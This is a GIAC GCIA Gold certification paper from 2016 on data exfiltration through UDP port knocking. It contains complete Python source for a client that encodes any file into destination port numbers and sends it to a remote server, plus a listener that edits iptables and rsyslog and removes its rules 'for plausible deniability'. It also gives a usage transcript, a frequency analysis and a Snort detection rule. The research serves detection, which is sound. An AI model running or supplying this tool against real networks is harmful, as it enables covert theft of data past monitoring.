PORTKnockOut: Data Exfiltration via Port Knocking over UDP

GCIA Gold Certification

Author: Matthew Lichtenberger, mlichtenberger@ups.com
Advisor: Adam Kliarsky
Accepted: September 3rd, 2016

Abstract

Data Exfiltration is arguably the most important target for a security researcher to identify. The seemingly endless breaches of major corporations are done via channels of various stealth, and an endless array of methods exist to communicate the data to remote endpoints while bypassing Intrusion Detection Systems, Intrusion Prevention Systems, firewalls, and proxies. This research examines a novel way to perform this data exfiltration, utilizing port knocking over User Datagram Protocol. It focuses specifically on the ease at which this can be done, the relatively low signal to noise ratio of the resultant traffic, and the plausible deniability of receiving the exfiltration data. Particular attention is spent on an implemented Proof of Concept, while the complete source code may be found in the Appendix.

1. Introduction

Data Exfiltration is something one sees in the news constantly, although it's never by that name; rather, it's communicated as a data breach. Major retailers and corporations have suffered through them in the past several years, and the pace seems to only be increasing (Verizon, 2016). The question is often posed as to the exact nature of a data breach, and while each breach will have its own nuances, a high-level overview will be attempted. Generally speaking, there are four steps to a successful breach.

Step 1: Reconnaissance

In this step, an attacker is investigating the systems in question to determine where he or she might find a flaw. This may include scanning public-facing servers for open ports, identifying social engineering opportunities on internal company assets (contractors, employees), or physical reconnaissance (Wilson, 2014). The oft-repeated maxim of "security is only as strong as its weakest link" comes into play, as a single flaw can be leveraged to gain access.

Step 2: Infiltration

In this step, a flaw has been identified in the systems or processes of the target. The attacker leverages this flaw to gain some form of access, whether that be a root or administrative credentials on a device, permission or cooperation from an inside threat, or physical access to the building. Utilizing this access, the attacker continues reconnaissance from their new privileged location to locate targets of opportunity and targets of value.

Step 3: Exfiltration

In this step, the attacker has identified the files that he or she wishes to purloin. They can range from password databases or credit card systems to Personally Identifiable Information; the sky really is the limit. The attacker must locate a channel of communication that is unlikely to be monitored since getting caught at this stage would deny them the goods and would likely result in their criminal prosecution. Note also that this step has no limit to duration; there has been successful exfiltration of data demonstrating that the attacker has had access for months or even years (often called Advanced Persistent Threats) (Mandiant, 2015).

Step 4: Remediation

At some point, the corporation and their IT department have been notified that some or all of their data has been compromised. Ideally, this corrective stage occurs before the exfiltration takes place, but in most cases, it comes weeks, months, or even years after the event has occurred. Notifications often occur due to individual customer breaches involving information that only that corporation would have, but this is not a hard and fast rule. In some more recent cases, the attackers have posted the raw data dump and let others do the difficult work of sifting through it to find interesting information while trumpeting themselves as the latest great hacker for managing to acquire the information (Fisher, 2016). Once the corporation is alerted to the attack, they must painstakingly reassemble the full story of what has occurred, performing network forensics to identify the places the attacker has been and potentially left backdoors. These backdoors need to be removed, often by reinstalling the system in question. In some cases, remediating the systems has taken months and cost millions of dollars (Richwine, 2014).

As mentioned above, this is just a high-level overview of what a successful data exfiltration attack might look like. It is, however, important to note that the best way to prevent or minimize breaches is to identify the exfiltration as an event is taking place, rather than after the fact. The research that follows provides another place to investigate when engaging your network hunt team.

Finally, a quick overview on port knocking is warranted. Port knocking has traditionally been utilized as a method of security through obscurity; a user programs their firewall to listen to dropped packets, and if a particular pattern arrives in a particular order (Say a packet comes in on port 12, then another on 25, then another on 1997), it will open a port for connection (port 22 for ssh as an example) ("Port Knocking: A System for Stealthy Authentication Across Closed Ports"). This allows them to access the system, while the potentially vulnerable port only allows new incoming connections for a brief period of time.

2. UDP Port Knocking

2.1. Why UDP?

UDP was chosen due to its connectionless state. Packets are sent in a "fire and forget" approach, and while the chance exists for data corruption due to packet loss, it was deemed worthwhile for the benefit of a more stealthy connection. Additionally, depending on the encoding scheme, a loss of packets will corrupt some of the information, but information before the segment of loss will still be able to be reconstructed. Between the connectionless state of the transfer of data and the port offset option, the individual operating this research software would be able to mask it as a UDP port scan. Additionally, utilizing the time delay between packets allows for a "slow and low" approach that can hide the traffic amidst the day-to-day (Park, J. J., Adeli, H., Park, N., & Woungang, I., 2014, pp.492).

2.2. Exfiltration of ASCII Data

The system implemented herein is perfectly capable of transmitting ASCII-formatted data, by converting the ASCII characters into their decimal equivalents and 'knocking' on the equivalent port. This method is somewhat hampered by the fact that ISPs do perform some level of filtering of UDP ports, so an offset system is implemented such that one can experiment until they locate a sufficient port range that isn't filtered.

2.3. Exfiltration of Binary Data

Some modifications had to be performed in order to allow exfiltration of binary data. Binary data contains character sets that are unprintable, and as such, they do not map to numeric ASCII codes. Instead, the system can be configured to encode the data read in in one of three character sets: base16, base32, or base64. Once encoded, the resultant data will map comfortably into the existing ASCII table, allowing for transmission.

3. Implementation Details

The exfiltration engine described herein is comprised of two program files, both written in the popular Python programming language. The environmental expectation is that both the client and server will be operating in a Linux environment, although nothing precludes the client software from operating in alternate environments. The server requires special packet handling through the use of IPTables, and thus engineering it to operate in alternate environments is beyond the scope of this paper. In all cases, it is expected that the user has a firm grasp of command line interfaces.

3.1. Exfild.py

Exfild.py is the server-side packet decoding engine, and handles incoming packets within an expected range. With proper permissions (i.e. root), this engine will set up firewall rules (utilizing the popular IPTables packet engine) and create the requisite logging rules (utilizing rsyslog). Regardless of permissions, the tool will process incoming packets utilizing calculations based on the options provided, and supports multiplex connections based on incoming IP address (such that disparate remote sites can send data in at the same time).

To operate *Exfild.py*, one must provide several pieces of information. If there is any doubt, consult the help file utilizing the –h flag. At a high level, the following information is needed:

- Encoding: -e (null, b16, b32, b64): Specifies the type of encoding that the system should expect. This allows the engine to decode the incoming information and also is utilized when calculating which ports need to have logging enabled on the firewall.
- Firewall Mod: -f: Creates necessary IPTables rules for logging packets, creates necessary RSyslog configuration to log to specified log file, and restarts RSyslog service with Systemctl. THIS REQUIRES *Exfild.py* TO RUN AS ROOT.
- Log Location: -l (location): Specifies the location to monitor for packet logs. Utilized with the above option to create RSyslog configurations, and utilized for main program loop as a continuous Tail.

- Offset: -o (offset): Specifies a flat offset for all expected packets. Added to the character value, and the result is the port number. Utilized when calculating which ports need to have logging enabled on the firewall.
- Termination Signature: -t (term_sig): Specify (in ASCII decimal) the character the engine expects the message to end with. This needs to be outside the effective range of the encoding you utilize, or else parts of your message may terminate prematurely.
- Verbosity: -v/-vv: Show debug messages. Two v's may be utilized for increased verbosity.

The system will tear down firewall rules when it is terminated with a ctrl-c, providing a measure of plausible deniability.



Figure 1 - Server Exfiltration Daemon

3.2. Exfil.py

Exfil.py is the client-side encoding and exfiltration engine and handles passing data out of the system being researched. This engine requires no special considerations and does not require root permissions to operate. A pseudorandom payload is generated for each packet to obscure the purpose of the transmission.

Matthew Lichtenberger, mlichtenberger@ups.com

To operate *Exfil.py*, one must provide several pieces of information. If there is any doubt, consult the help file utilizing the –h flag. At a high level, the following information is needed:

- Delay: -d (delay): Specifies a per-packet delay in seconds, allowing the user to burst the data or use a low and slow approach to exfiltration. May be provided in sub-second increments (.1, .05, etc…).
- Encoding: -e (null, b16, b32, b64): Specifies the type of encoding that the system should provide. This is highly recommended for Binary files, as they often times include non-printable characters. Be aware that encoding a file does increase the number of packets that must be sent, and may result in loss of information if a packet does not reach the server.
- File Path: -f (path): Specify the file you wish to transmit.
- Offset: -o (offset): Specifies a flat offset for all packets. Added to the character value, and the result is the port number.
- Server: -s (server address): Specifies the remote server that will (presumably) have the listening daemon running. Note that if you provide a URL instead of an IP address, additional DNS queries will be made, possibly alerting others to the activity.
- Termination Signature: -t (term_sig): Specify (in ASCII decimal) the character the engine expects the message to end with. This needs to be outside the effective range of the encoding you utilize, or else parts of your message may terminate prematurely.
- Verbosity: -v/-vv: Show debug messages. Two v's may be utilized for increased verbosity.

The program will self-close upon completion of the transmission. Efforts have been made to prevent erroneous input from being accepted, but a certain degree of technical acumen is expected.

Matthew Lichtenberger, mlichtenberger@ups.com

```
File  Edit  View  Search  Terminal  Help
cyborg@cyborg:~$ cat test.txt
Haha
Data exfiltration is mine
I win
cyborg@cyborg:~$ ./exfil.py -t 71 -d 0.01 -s [redacted].com -o 50 -v -f test.txt -e b16
Packet offset is 50
Server address is [redacted].com
Packet delay is 0.01
File path is test.txt
Encoding is b16
Sending the following encoded string:486168610A44617461206578666C74726174696F6E206973206D696E650A492077696E0A with the encoding of b16
Sending termination character
cyborg@cyborg:~$ ./exfil.py
usage: exfil.py [-h] [-d DELAY] [-e {null,b16,b32,b64}] [-f FILE_PATH]
                [-o OFFSET] [-s SERV] [-t TERM_SIG] [-v]

Exfiltrate data to a remote server by bouncing packets off the remote
firewall.

optional arguments:
  -h, --help            show this help message and exit
  -d DELAY, --delay DELAY
                        Packet send delay
  -e {null,b16,b32,b64}, --encoding {null,b16,b32,b64}
                        Encoding to use
  -f FILE_PATH, --file_path FILE_PATH
                        Path to file you wish to exfiltrate
  -o OFFSET, --offset OFFSET
                        Offset to shift port numbers by
  -s SERV, --serv SERV  Remote server to bounce packets off of
  -t TERM_SIG, --term_sig TERM_SIG
                        What character (in DEC) to terminate the conversation
                        with? This needs to be outside your encoding scheme,
                        or else your data payload may terminate prematurely.
  -v, --verbose         Debug messages
cyborg@cyborg:~$
```

Figure 2 - Client Exfiltration

4. Detection

4.1. PCap Viewpoint

As explained above, the exfiltration medium is packet port number. Therefore, the expected view across the network will be a burst of packets within a small range of port numbers, all UDP, and with a frequency distribution approximating that of the English language. This is borne out with the following packet capture:



Figure 3 - Example Exfiltration PCAP

4.2. Statistical Analysis

Performing an analysis of the port numbers returns a distribution that roughly matches that of the standard English language:

Port Numbers	Count	ASCII Equivalent
69,101	144	e
84,116	140	t
83,115	98	s
65,97	96	a
73,105	94	i
79,111	88	o
76,108	76	l
67,99	59	c
78,110	58	n
72,104	50	h
71,103	36	g
82,114	34	r
68,100	33	d
80,112	32	p
70,102	30	f
77,109	30	m
66,98	26	b
85,117	24	u
89,121	20	y
87,119	18	w
86,118	12	v
75,107	10	k
88,120	6	x
74,106	0	j
81,113	0	q
90,122	0	z



Figure 4: Port Distribution

Matthew Lichtenberger, mlichtenberger@ups.com



Figure 5: Standard Letter Distribution for English

Bear in mind that this sort of analysis is obfuscated if the tool is instructed to do port offset, and will be defeated entirely if the option to use an encoding is used.

4.3. Snort Rule Development

Identification of this pattern of behavior comes down to two components. The first component is that the communication is going to be across a fairly limited set of ports. For a null encoding with 0 offset, this set of 57 out of the 65,535 possible is around .08% of the total port space.

A simple Snort rule will detect the default behavior (null encoding, port offset of 0) of the exfiltration tool. However, any use of the various options built into the tool will evade this, and modifications will need to be made.

Matthew Lichtenberger, mlichtenberger@ups.com

Table 1 - Simple Snort Rule

alert udp any any -> any 65:122 (msg:"Possible data exfiltration via port number"; sid: 42000; rev: 1;)



Figure 6: Snort Syslog

One obvious downside to this rule is that the potential for false positives is high, as the ASCII alphabet falls within the common service ports; BOOTP, TFTP, HTTP, POP3, and NNTP all fall within the range of ports 65 to 122. Of those, NNTP is the only service that cannot transmit or receive UDP packets, and thus all other mentioned services have the capability to generate false positives.

5. Conclusion

Through this research, it has been conclusively demonstrated that data exfiltration via port knocking is possible. Furthermore, common methods of obfuscation have been implemented. This should allow for enterprise SOC analysts and security researchers to begin to understand and develop countermeasures to this potential threat.

Matthew Lichtenberger, mlichtenberger@ups.com

By no means does this paper infer that these actions will resolve the problems proposed by this tool; to wit, new methods of obfuscation and data hiding continue apace, often times exceeding the research and development of blue teams. However, the hope is that by demonstrating new methodologies before the malicious actors reveal them, routes that might otherwise prove fruitful will be foreclosed, and enterprise security improved.

References

Verizon. (2016, May 19). 2016 Data Breach Investigation Report [Cybersecurity'€™s most comprehensive investigations report]. Retrieved June 6, 2016, from http://www.verizonenterprise.com/resources/reports/rp_DBIR_2016_Report_en_xg.pdf

Wilson, K. (2014, July 24). When I Attack Part 1 – The Diary of an APT as It Moves Up the Kill Chain [Web log post]. Retrieved June 6, 2016, from https://www.lancope.com/blog/when-i-attack-part-1-diary-apt-it-moves-kill-chain

Mandiant. (2015, February 24). M-Trends 2015 [A View From the Front lines]. Retrieved June 6, 2016, from https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf

Fisher, P. (2016, April 16). HackBack! A DIY Guide. Retrieved June 6, 2016, from http://pastebin.com/raw/0SNSvyjJ

Richwine, L. (2014, December 09). Cyber attack could cost Sony studio as much as $100 million. Retrieved June 06, 2016, from http://www.reuters.com/article/us-sony-cybersecurity-costs-idUSKBN0JN2L020141209

Krzywinski, M. (2013, June 6). Port Knocking. Retrieved June 06, 2016, from http://www.portknocking.org/

Park, J. J., Adeli, H., Park, N., & Woungang, I. (2014). Mobile, ubiquitous, and intelligent computing: MUSIC 2013. Berlin: Springer.

Appendix A: Source Code

Requires: Python 2.7+

exfild.py (Exfiltration Daemon to be run on server)

```
#Matt Lichtenberger
#Security Operations Center Analyst
#UPS Inc.
#mlichtenberger@ups.com

#!/usr/bin/python
import re
import time
import subprocess
import select
import sys
import base64
import argparse
import os

#This function continuously watches the end of the log file.
#It allows us to parse out the relevant fields from the
#firewall alerts.
def tail(f):
	f.seek(0, 2)
	while True:
		line = f.readline()
		if not line:
			time.sleep(0.01)
			continue
```

```
            yield line


parser = argparse.ArgumentParser(description="Exfiltrate data listener for clients to bounce packets off of.")
parser.add_argument("-e", "--encoding", help="Encoding to use", choices=["null", "b16", "b32", "b64"], required=True)
parser.add_argument("-f", "--firewall", help="Set iptables up with port ranges calculated from settings. NEEDS ROOT.", action="store_true")
parser.add_argument("-l", "--log", help="Set the location of the log file to watch for firewall messages.", required=True)
parser.add_argument("-o", "--offset", type=int, help="Offset to shift port numbers by", required=True)
parser.add_argument("-t", "--term_sig", type=int, help="What character (in DEC) to terminate the conversation with?", required=True)
parser.add_argument("-v", "--verbose", help="Debug messages", action="count")
args = parser.parse_args()
offset = args.offset
term_sig = args.term_sig
verbose = 0
very_verbose = 0
if(args.verbose==1):
	verbose = 1
elif(args.verbose==2):
	very_verbose = 1
else:
	pass
encoding = args.encoding
log_path = args.log
#Do Firewall Port calculations here. Either the user has asked us
#to set it up for them or we need to advise them which ports to log on.
```

Matthew Lichtenberger, mlichtenberger@ups.com

```
start_port = 48 #ASCII 0
end_port = 0
if(encoding=="null"):
	end_port=122 #ASCII z
elif(encoding=="b16"):
	end_port=70 #ASCII F
elif(encoding=="b32"):
	end_port=90 #ASCII Z
elif(encoding=="b64"):
	end_port=122 #ascii z
else:
	pass #Uhhhh
start_port+=offset
end_port+=offset
stop_port=term_sig+offset
portrange=str(start_port)+':'+str(end_port)+','+str(stop_port)

#User has requested we set up iptables and rsyslog
if(args.firewall):
	if not os.geteuid() == 0:
		print "Need to be root for iptables modification."
		sys.exit(2)

	opts = {'iptables': '/usr/sbin/iptables', 'protocol': 'udp', 'match': 'multiport', 
'dports': portrange, 'log-level': 4}
	ipcmd = '{iptables} -I INPUT 1 -p {protocol} --match {match} --dport {dports} -
j LOG --log-level {log-level}'.format(**opts)
	ipremove = '{iptables} -D INPUT -p {protocol} --match {match} --dport 
{dports} -j LOG --log-level {log-level}'.format(**opts)
	if(very_verbose):
		print ipcmd
```

```
        iptables = subprocess.call(ipcmd, shell=True)

        rsys = open('/etc/rsyslog.conf','a+')
        exist=0
        for line in rsys:
                if(line=="kern.warning "+log_path):
                        if(very_verbose):
                                print "Custom logging rule already exists in rsyslog.conf"
                        exist=1
        if(exist==0):
                if(verbose):
                        print "Custom logging rule does not exist in rsyslog.conf. Adding
it."
                rsys.write("kern.warning "+log_path)
        rsys.close()
        subprocess.call("systemctl restart rsyslog.service", shell=True)
else: #Help the user out a little bit
        print "You will need to set up logging on the following ports in your firewall:
"+portrange
        print "Additionally, you will need to set up your logging service to log to the
proper log with something like kern.warning "+log_path
        print "Don't forget to restart your logging service."

while True:
        try:
                print "Logging incoming packets. Hit ctrl-c to finish and clean up."
                data = tail(open(log_path))
                for line in data:
                        source =
re.search('(?:SRC=)(\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3})',line).group(1) #Look for the
source IP
```

Matthew Lichtenberger, mlichtenberger@ups.com

```
            output = open(source+'.txt','a+') #Write out a file for each IP that
hits the server
            byte = chr(int(re.search('(?:DPT=)(\d{2,3})',line).group(1))-offset)
#Look for the port #
            decodeLin = list()
            if(very_verbose):
                print "Byte received: "+byte
            if(byte==chr(term_sig)):
                decode = output.readline()
                if(encoding=="null"):
                    orig = decode
                elif(encoding=="b16"):
                    orig = base64.b16decode(decode)
                elif(encoding=="b32"):
                    orig = base64.b32decode(decode)
                elif(encoding=="b64"):
                    orig = base64.b64decode(decode)
                else:
                    pass #Uhhhh
                if(verbose):
                    print "Encoded incoming message: " + decode
                    print "Decoded incoming message: " + orig
                output.close()
                convert = open(source+'-parsed.txt','w+')
                convert.write(orig)
                print "Message received from "+source
                convert.close()
            else:

output.write(chr(int(re.search('(?:DPT=)(\d{2,3})',line).group(1))-offset))
                output.close()
```

```
	except (KeyboardInterrupt, SystemExit): #Watch for ctrl-c
		if(args.firewall):
			if(very_verbose):
				print ipremove
			iptables = subprocess.call(ipremove, shell=True) #Clean up our IPTables rule as a measure of plausible deniability
		sys.exit()
```

exfil.py (Exfiltration client to be run on client)

```
#Matt Lichtenberger
#Security Operations Center Analyst
#UPS Inc.
#mlichtenberger@ups.com

#!/usr/bin/python
import socket
import base64
import string
import time
import sys
import argparse
import random

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
parser = argparse.ArgumentParser(description="Exfiltrate data to a remote
server by bouncing packets off the remote firewall.")
parser.add_argument("-d", "--delay", type=float, help="Packet send delay in
seconds (can be decimal increments)", required=True)
parser.add_argument("-e", "--encoding", help="Encoding to use",
choices=["null","b16","b32","b64"], required=True)
parser.add_argument("-f", "--file_path", help="Path to file you wish to exfiltrate",
required=True)
parser.add_argument("-o", "--offset", type=int, help="Offset to shift port numbers
by", required=True)
parser.add_argument("-s", "--serv", help="Remote server to bounce packets off
of", required=True)
parser.add_argument("-t", "--term_sig", type=int, help="What character (in DEC)
to terminate the conversation with? This needs to be outside your encoding
scheme, or else your data payload may terminate prematurely.", required=True)
```

```
parser.add_argument("-v", "--verbose", help="Debug messages",
action="store_true")
args = parser.parse_args()
offset = args.offset
term_sig = args.term_sig
serv = args.serv
time_val = args.delay
verbose = args.verbose
file_path = args.file_path
encoding = args.encoding
if(verbose):
	print "Packet offset is "+str(offset)
	print "Server address is "+serv
	print "Packet delay is "+str(time_val)
	print "File path is "+file_path
	print "Encoding is "+encoding

#Parameter Checking
try:
	open(file_path)
except IOError:
	print("Please check your file path to confirm that the file exists.")
	sys.exit(1)

with open(file_path) as fileobj:
	to_encode = ""
	for word in fileobj:
		to_encode+=word
	if(encoding=="null"):
		encoded = to_encode
	elif(encoding=="b16"):
```

Matthew Lichtenberger, mlichtenberger@ups.com

```
			encoded = base64.b16encode(to_encode)
		elif(encoding=="b32"):
			encoded = base64.b32encode(to_encode)
		elif(encoding=="b64"):
			encoded = base64.b64encode(to_encode)
		else:
			pass #Uh-oh.
		if(verbose):
			print "Sending the following encoded string:" + encoded + " with the encoding of "+encoding
		for ch in encoded:
			payload = ''.join([random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for _ in range(random.randrange(50))]) #Output random hex bytes into payload of file, between 0 and 50 of them.
			s.sendto(payload, (serv, ord(ch)+offset))
			time.sleep(time_val)
		if(verbose):
			print "Sending termination character"
		s.sendto(''.join([random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for _ in range(random.randrange(50))]), (serv, term_sig+offset))
```

Matthew Lichtenberger, mlichtenberger@ups.com

Appendix B: Tool Details

Python Libraries Required

The following table illustrates required Python libraries for both Exfild.py (server) and Exfil.py (client).

Exfild.py	Exfil.py
re	socket
time	base64
subprocess	string
select	time
sys	sys
base64	argparse
argparse	random
os	

Table 2 Python Libraries Required

5.1. Future Modifications

Additional improvements can be made to the system, both to increase versatility and stealthy activity. The following is a non-comprehensive list of items that could not be implemented at this time due to other obligations:

- Covert Return Channel (C2): Replace UDP communication with TCP communication, utilize combination of TCP RST vs. TCP ACK to initial TCP SYNs to provide 1 bit of communication with client.
- Nonlinear Data Exfiltration: Halve effective bit-rate, but provide means to alternate data packet with numerical packet (or, alternatively, batch numerical order at the end). An example might be 66, 0, 68, 1, 62, 2, 73, 3, 82, 4, 100, 5… the same pattern would be 66, 68, 62, 73, 82, 100, 1, 2, 3, 4, 5.

Matthew Lichtenberger, mlichtenberger@ups.com